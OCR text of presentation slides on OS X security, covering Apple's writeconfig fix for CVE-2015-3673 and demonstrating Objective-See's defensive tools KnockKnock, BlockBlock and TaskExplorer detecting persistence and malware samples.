
OS X 10.10



-[WriteConfigDispatch listener:shouldAcceptNewConnection:]




OS X 10.10.3



OS X 10.10.4

# APPLE Fix (CVE-2015-3673)

## improved authentication & location checks



new entitlements



location checks

{ com.apple.private.admin.writeconfig.voiceover  
com.apple.private.admin.writeconfig.enable-sharing

{ binary in /System  
binary in /usr

OS X 10.10.4



*"The problem of their fix is that there are at least some 50+ binarie [sic] using it. A single exploit in one of them and the system is owned again because there is no fundamental fix inside writeconfig"* @osxreverser

# OS X DEFENSE

## keeping your mac secure



# OBJECTIVE-SEE


free OS X tools & malware samples

malware samples :)



products    malware    blog    about


*"providing visibility  
to the core"*



**KnockKnock**



**TaskExplorer**



**BlockBlock**

 Synack

# KNOCKKNOCK UI

detecting persistence: now an app for that!

The screenshot shows the KnockKnock (UI) application window. At the top center is a large play button icon with the text "Start Scan" below it. In the top right corner, the text "KnockKnock" and "version: 1.0.0" are displayed. On the left side, there is a sidebar with several categories and their counts:

- Browser Extensions**: 6 items
- Kernel Extensions**: 6 items
- Launch Items**: 15 items (highlighted with a gray background)
- Login Items**: 3 items
- Spotlight Importers**: 0 items
- Configuration**: 0 items

The main content area displays a table of scanned items:

| Item                      | Path   | Status | Actions              |
|---------------------------|--|--------|----------------------|
| Little Snitch Agent       | /Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent        | 0/55   | virustotal info show |
| UpdaterStartupUtility     | /Library/Application Support/Adobe/00BE/PDApp/UWA/UpdaterStartupUtility                  | 0/57   | virustotal info show |
| Creative Cloud            | /Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud | 0/56   | virustotal info show |
| GoogleSoftwareUpdateAgent | /Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent | 0/57   | virustotal info show |
| uuid-patcher              | /Library/Application Support/GPGTools/uuid-patcher                                       | 0/56   | virustotal info show |

At the bottom right of the main content area, the text "scan complete" is visible. A small green Apple logo is located at the bottom center.


KnockKnock (UI)

# KNOCKKNOCK UI

## VirusTotal integration

iWorm detection


| Category           | Count | File Name                 | Path   | Detection | Actions              |
|--------------------|-------|---------------------------|--|-----------|----------------------|
| Browser Extensions | 6     | JavaW                     | /Users/patrick/Projects/Personal/obj-c/malware/iWorm/JavaW                               | 26/57     | virustotal info show |
| Kernel Extensions  | 6     | GoogleSoftwareUpdateAgent | /Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent | 0/57      | virustotal info show |
| Launch Items       | 14    | Creative Cloud            | /Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud | 0/56      | virustotal info show |



VirusTotal integrations

# BLOCKBLOCK

continual runtime protection



**osxMalware**  
installed a launch daemon or agent



## osxMalware

process id: 74090 (parent: -1)

process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

## com.malware.persist.plist


startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist

startup binary: /usr/bin/malware.bin

Block

Allow

status bar



BlockBlock, block blocking :)

# TASKEXPLORER

explore what's running

filters

The screenshot shows the TaskExplorer application window. The title bar reads "TaskExplorer". In the top right corner, there is a search bar with the query "#nonapple" and a "Flat View" button. A hand-drawn arrow points from the word "filters" to the search bar. The main content area displays a list of running processes and frameworks, each with a small icon, name, PID, path, virustotal score (0/56 or 0/57), and "info" and "show" buttons. The list includes:

- 1Password mini (1182) /Applications/1Password.app/Contents/Library/LoginItems/2B0A8C4S2C.com.agilebits.onepassword-osx-helper.app/Contents/MacOS/2B0A8C4S2C.com.agilebits.onepassword-osx-helper 0/56 virustotal info show
- adclient (92) /usr/sbin/adclient 0/57 virustotal info show
- Adium (887) /Applications/Adium.app/Contents/MacOS/Adium 0/56 virustotal info show
- Adobe CEF Helper (1292) /Library/Application Support/Adobe/Adobe Desktop Common/HEX/Adobe CEF Helper.app/Contents/MacOS/Adobe CEF Helper 0/57 virustotal info show
- Adobe Desktop Service (1291) /Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service 0/56 virustotal info show
- AdobeCrashDaemon (1296) /Applications/Utilities/Adobe Creative Cloud/CoreSync/Core Sync.app/Contents/Frameworks/AdobeCrashReporter.framework/Versions/A/AdobeCrashDaemon.app/Contents/MacOS/AdobeCrashDaemon 0/57 virustotal info show
- AdobeIPCBroker (1284) 0/56 info show

Below this section, there is a filter bar with tabs for "dylibs", "files", and "network", and a search field "Filter Dylibs".

The second section of the list contains frameworks:

- Accelerated Math and Image Processing /System/Library/Frameworks/Accelerate.framework/Versions/A/Accelerate 0/57 virustotal info show
- AE /System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/AE.framework/Versions/A/AE ? virustotal info show
- AgileLibrary-Mac /Applications/1Password.app/Contents/Frameworks/AgileLibrary-Mac.framework/Versions/A/AgileLibrary-Mac 0/57 virustotal info show
- AirPlaySupport /System/Library/PrivateFrameworks/AirPlaySupport.framework/Versions/A/AirPlaySupport ? virustotal info show
- AppContainer /System/Library/PrivateFrameworks/AppContainer.framework/Versions/A/AppContainer 0/57 virustotal info show
- AppKit /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit ? virustotal info show
- Apple80211 Framework /System/Library/PrivateFrameworks/Apple80211.Framework/Versions/A/Apple80211 ? info show

